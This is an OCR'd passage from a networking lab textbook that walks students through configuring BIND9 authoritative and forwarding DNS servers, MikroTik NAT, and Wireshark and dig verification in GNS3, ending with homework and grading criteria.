


```
;
; BIND9 Forward Data File for blue.net.
; Written by: Jacob Christensen
; 2024.03.30
;
$TTL    86400
$ORIGIN blue.net.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
pc1     IN      A       192.168.5.101
pc2     IN      A       192.168.5.102
pc3     IN      A       192.168.5.103
```

Figure 16 – Forward data file for blue.net.

```
> named-checkzone blue.net. /var/lib/bind/db.blue.net
```

3.2. /var/lib/bind/db.blue.net.rev



```
;
; BIND9 Reverse Data File for blue.net.
; Written by: Jacob Christensen
; 2024.03.30
;
$TTL    86400
$ORIGIN 5.168.192.in-addr.arpa.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
101     IN      PTR     pc1.blue.net.
102     IN      PTR     pc2.blue.net.
103     IN      PTR     pc3.blue.net.
```

Figure 17 – Reverse data file for blue.net.

```
> named-checkzone 5.168.192.in-addr.arpa. /var/lib/bind/db.blue.net.rev
```

4. Modify the permissions for the zone files

    4.1. Change the owner and group from ***root*** to the ***bind*** user

```
> chown bind:bind /var/lib/bind/db.*
```

    4.2. Change the file permissions to have read and write access for both the owner and group

```
> chmod 664 /var/lib/bind/db.*
```


5. Start the DNS daemon and ensure that all zones loaded properly

```
> systemctl daemon-reload
```

```
> systemctl enable named.service
```

```
> systemctl restart named.service
```

```
> systemctl status named.service
```



```
iako@ns1:/var/lib/bind$ sudo systemctl status named.service
● named.service - BIND Domain Name Server
     Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2024-03-31 00:56:04 UTC; 6s ago
       Docs: man:named(8)
    Process: 1353 ExecStart=/usr/sbin/named $OPTIONS (code=exited, status=0/SUCCESS)
   Main PID: 1354 (named)
      Tasks: 4 (limit: 1013)
     Memory: 4.6M
        CPU: 18ms
     CGroup: /system.slice/named.service
             └─1354 /usr/sbin/named -u bind

Mar 31 00:56:04 ns1 named[1354]: zone localhost/IN: loaded serial 2
Mar 31 00:56:04 ns1 named[1354]: zone 127.in-addr.arpa/IN: loaded serial 1
Mar 31 00:56:04 ns1 named[1354]: zone 5.168.192.in-addr.arpa/IN: loaded serial 2
Mar 31 00:56:04 ns1 named[1354]: zone 255.in-addr.arpa/IN: loaded serial 1
Mar 31 00:56:04 ns1 named[1354]: zone 80.30.89.in-addr.arpa/IN: loaded serial 3
Mar 31 00:56:04 ns1 named[1354]: zone blue.net/IN: loaded serial 2
Mar 31 00:56:04 ns1 named[1354]: zone red.net/IN: loaded serial 4
Mar 31 00:56:04 ns1 named[1354]: all zones loaded
Mar 31 00:56:04 ns1 systemd[1]: Started BIND Domain Name Server.
Mar 31 00:56:04 ns1 named[1354]: running
iako@ns1:/var/lib/bind$ _
```

Figure 18 – BIND is running without errors

Phase V – Wireshark Captures


Now that our network is set up, let's watch live packet captures to see what DNS queries look like in action.

1. Start a Wireshark capture between NS1 and the router

2. Open the terminal of PC1

    2.1. Test the service by performing a DNS query on PC2

```
> nslookup pc2
```




```
tc@PC1:~$ nslookup pc2
Server:    89.30.80.35
Address 1: 89.30.80.35 ns1.red.net

Name:      pc2
Address 1: 192.168.5.102 pc2.blue.net
tc@PC1:~$ _
```

Figure 19 – Successful nslookup query

> **NOTE:** Since they are both in the same network, the*blue[.]net* domain does not need to be specified. To communicate with a device outside the LAN, the full domain name of the recipient is needed.

2.2. In Wireshark, you should see a *Standard query* IPv4 (A) packet sent to NS1 and a *Standard query response* packet containing the resolution




```
Standard query 0x94b8 A pc2.blue.net
Standard query 0x06a4 AAAA pc2.blue.net
Standard query response 0x94b8 A pc2.blue.net A 192.168.5.102
```

Figure 20 – successful nslookup query as viewed on Wireshark

> **NOTE:** You may see additional IPv6 queries (*AAAA*) in addition to IPv4. You can safely ignore these since we have not configured IPv6 on our DNS server.

2.3. You can also perform a reverse DNS lookup with the ***nslookup*** binary to discover the hostname of a machine given its IP address


```
> nslookup 192.168.5.102
```



```
tc@PC1:~$ nslookup 192.168.5.102
Server:    89.30.80.35
Address 1: 89.30.80.35 ns1.red.net

Name:      192.168.5.102
Address 1: 192.168.5.102 pc2.blue.net
tc@PC1:~$ _
```

Figure 21 – Successful reverse nslookup

2.4. Again, you should see a *Standard query* hostname (PTR) packet sent to the NS1 and a *Standard query response* packet containing the mapped IPv4 address



```
Standard query 0x8202 PTR 102.5.168.192.in-addr.arpa
Standard query response 0x8202 PTR 102.5.168.192.in-addr.arpa PTR pc2.blue.net
```

Figure 22 – reverse nslookup on Wireshark

3. From PC1, ping the DNS server

```
> ping ns1.red.net
```

3.1. If the full domain name is not given, the local name will be appended instead and the name will not be resolved

```
> ping ns1
```

```
Standard query 0x0089 A ns1.blue.net
Standard query 0x898d AAAA ns1.blue.net
Standard query response 0x0089 No such name A ns1.blue.net SOA ns1.red.net
```

Figure 23 – nslookup fails

> **NOTE:** Notice how the domain *ns1[.]blue[.]net* was queried instead of *ns1[.]red[.]net*.

4. Congratulations! You have successfully configured an authoritative DNS server with static IP addresses in your network

End of Lab

Deliverables

- Screenshot of the GNS3 Working environment
- Screenshot of PC1 successfully forward resolving the details of PC2
- Screenshot of PC1 successfully reverse resolving the details of PC3
- Screenshot of PC3 successfully pinging PC2 by name instead of IP

Homeworks

Assignment 1 – Add a Green network to the router:

- Use a random IP address space
- Use two end devices
- Plan for the addition of 313 machines
- Modify the DNS server to include the new subnet

Assignment 2 – Add a Purple network to the router:

- Use a random IP address space
- Use two end devices

- Minimize wasted address space for 245 machines
- Modify the DNS server to include the new subnet zones

RECOMMENDED GRADING CRITERIA

- Wireshark screenshots of successful purple.net forward and reverse domain resolution
- Wireshark screenshots of successful green.net forward and reverse domain resolution
- Screenshot of GNS3 workspace that is neatly organized and labeled

Figures for Printed Document

There are no clickable figures in the digital edition which need to be placed here for the print edition.

CHAPTER 24

Domain Name System Part 2 - Forwarding DNS

JACOB CHRISTENSEN

In the last lab, we configured our network so our devices could communicate via human-readable names rather than IP addresses. However, we did not build the ability to interact with Internet domains. In this chapter, we will reconfigure our DNS server to forward non-authoritative domain queries (such as www.google.com) to a public resolver and further extend our network's capabilities.

Estimated time for completion: 25 minutes

LEARNING OBJECTIVES

- Demonstrate how to configure and implement a forwarding DNS server for Internet communications
- Learn how to implement a network address translation (NAT) rule between a LAN and WAN

PREREQUISITES

- Chapter 23 – Domain Name System Part 1

DELIVERABLES

- Screenshot of RED1
  - Successful nslookup of Google
  - Successful ping of Google
- Screenshot of BLUE1
  - Successful nslookup of Google
  - Successful ping of Google
- Screenshot of the dig trace of Google
- Screenshot of GNS3 environment

RESOURCES

- BIND9 Administrator Reference Manual – https://bind9.readthedocs.io/en/v9.18.16/

- MikroTik RouterOS Documentation – https://help.mikrotik.com/docs/display/ROS/RouterOS

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

DNS Hierarchy Explained

When you look up a website for the first time, you may notice it will load considerably slower when compared to subsequent revisits. This is because your computer does not yet know the web server's IP address, and must ask around first before it can start making HTTP requests. However, once the domain-to-IP translation is known, various entities such as your browser, computer, router, and ISP servers all have local storage reserved for caching this information, which speeds up query resolutions. This is a feature for end-user convenience and saving bandwidth, but how does your DNS server know where to look when it receives an unknown domain?

Reference the diagram below while you follow these steps to understand the process.

1. The client device makes a DNS query to the LAN's server for the domain <erau.edu.>
2. The domain is neither cached nor listed under any of its zones, so it forwards the request to a DNS resolver
3. The Resolver has a built-in list of all of the root DNS servers
    - There are 13 root <.> servers in the world. They are named sequentially from <a.root-servers.net> to <m.root-servers.net>
    - Each one knows the location of the Top Level Domain (TLD) servers
4. One of the root servers will provide the address of the <edu> TLD server, which is sent back to the Resolver
5. The Resolver will query the <edu> TLD server for the <erau> subdomain
6. The subdomain DNS identifies the webserver for <erau.edu.> and sends this information back to the end user



Where is https://erau.edu?
1
Forwarder
2
I'm not sure, let me ask...
Resolver
3
I know just the guy!
Root
4
I only know an ".edu". Try asking TLD...
TLD
5
Oh I know "erau.edu".
Subdomain
6
"erau.edu"? That's "64.238.216.183"!

Diagram used with permission of Cody Shinkyu Park

Now that we understand how a Forwarding DNS server works, let's build one for our network.

Phase I – Building Network Topology

This lab is an extension of Chapter 23. If you have not completed it yet, it is recommended that you do so first before continuing. You will be building a topology that looks like this:




Figure 2 – The infrastructure we are building

1. Start GNS3

   1.1. Open the Chapter 23 Lab

   1.2. Save lab as a new project: **LAB_10**

2. Add a *NAT* node to the workspace and connect it to the router

    2.1. Select *browse all devices*

    2.2. Drag the *NAT cloud* to the GNS3 Workspace

    2.3. Connect the NAT Cloud to the router (in this case we are using **ether1** on the router, but you can use any available interface)

    2.4. Start the router and open the console

    2.5. Configure the ether1 interface for DHCP by typing

```
> ip dhcp-client add interface=ether1 disabled=no
```

    2.6. Verify that an IP address has successfully been assigned to the router (Figure 1)

```
> ip address print
```

3. Start the remaining devices in GNS3

4. Ensure that the Authoritative DNS server is working properly and troubleshoot network connectivity as necessary

Phase II – Configuring the Forwarding DNS Server

Here we will make some changes to our name server's configuration. It will still have authority over the LAN's zones (RED, BLUE, and GRAY), but now it will forward all other requests to an outside resolver.

1. Navigate to NS1 and log in

2. Open the DNS daemon configuration file using any text editor you prefer

```
> vi /etc/bind/named.conf.options
```

    2.1. Modify the file to allow recursion and allow the labnets ACL access cache and recursion services

```
recursion yes;
```

```
  allow-query-cache { labnets; };
```

```
  allow-recursion { labnets; };
```

2.2. Add the ***forwarders*** directive inside ***options*** to allow our network to use Google's server as our DNS resolvers

```
  forwarders {
8.8.8.8;
8.8.4.4;
};
```

2.3. Use the following image for configuration reference (Figure 3)

2.4. Save and exit the editor

3. Check the configuration file for syntax errors

```
> named-checkconf /etc/bind/named.conf.options
```

4. Restart the BIND9 service and check its status to ensure it is active and that all zones were loaded properly

```
> systemctl restart named
```

```
> systemctl status named
```

Phase III – Configuring the MikroTik Router with NAT

If you were to test pinging www.google.com at this point, you would likely receive the following error "Temporary failure in name resolution." This is because the network does not yet know where Google's servers are, let alone how to reach them. Let's configure our router so we can start communicating with the Internet.

1. Open the router console

2. Configure the router with NAT to allow both subnets to access the Internet

 2.1. Create a firewall group called ***labnets*** which includes both subnets

```
> ip firewall address-list add list=labnets address=89.30.80.32/27
```

```
> ip firewall address-list add list=labnets address=192.168.5.0/24
```

2.2. Add a NAT rule to the router's forward-facing interface (in our example it is ether1). Since it has a dynamic address, its action will be set to masquerade (masq). Otherwise, this value should be set to "src-nat" with its associated static destination address

```
  > ip firewall nat add chain=srcnat action=masq src-address-list=labnets
out-interface=ether1 disabled=no
```

Command	Description
ip firewall nat	Needed to access the control menu for configuring internet protocol firewall network address translation (NAT)
add	add the following commands to the configuration
chain=srcnat	Mikrotik calls the grouping of firewall rules "chains". In this case, we are telling the router to use the srcnat chain – because the source (src) NAT for our packets that originate from outside the network are from our NAT cloud.
action=masq	For all packets, the router will make a masquerade (masq) action and replace the source port of the IP packet with one provided by the router. This is done because our NAT cloud is using non-static IPs.
src-address-list=labnets	the source (src) addresses the firewall should be looking for are the ones in the list named 'labnets'. In step 2.1 above we added two IP addresses to this list: 89.30.80.32/27 and 192.168.5.0/24
out-interface=ether1	the outbound packet interface will be ether1
disabled = no	keep this rule in

3. Test the name resolution service by looking up any public website of your choice from all devices within the LAN

```
> nslookup www.google.com
```

```
> ping www.google.com
```

View Figure 4 for an example of the results

4. Open the NS1 server for a more detailed examination of the DNS hierarchy with the following Domain Information Groper (dig) utility command

```
> dig +trace www.google.com +nodnssec
```

View Figure 5 for an example of the results

End of Lab

Deliverables

To receive credit for completing this lab, submit the following 4 screenshots

- Screenshot of RED1
  - Successful nslookup of Google
  - Successful ping of Google
- Screenshot of BLUE1
  - Successful nslookup of Google
  - Successful ping of Google
- Screenshot of the dig trace of Google
- Screenshot of GNS3 environment

Homeworks

NOTE: – some websites block DIG requests, so if you get no response, try another site

DIG is short for a tool named "Domain Information Groper". It is used to interrogate DNS name servers. We use DIG to perform DNS lookups and evaluate the returned responses. It is flexible to use and can be used as a command line or batch function. Visit the man pages in a Linux machine to view all the options available.

Assignment 1 – Explore the functions of the DIG tool

- Use the dig manual in the NS1 server (man dig) to explore various ways of using the dig tool. This is very helpful when assessing how much information your web pages reveal or performing reconnaissance on a target.

Assignment 2 – Use DIG in batch mode


- Use dig's batch mode to conduct the same 4 inquiries as Assignment 1 on three different websites. You will need to create a file to contain the website names. Submit 4 screenshots as evidence:

RECOMMENDED GRADING CRITERIA FOR BOTH ASSIGNMENTS – 4 screenshots

- Demonstrated using Dig to perform a DNS lookup


- Retrieved all DNS records along with the IP addresses using Dig
- Utilized advanced Dig commands to retrieve only the IP address associated with the target domain name
- Used Dig to look up the target domain by its IP address

Screenshots for Printed Copies



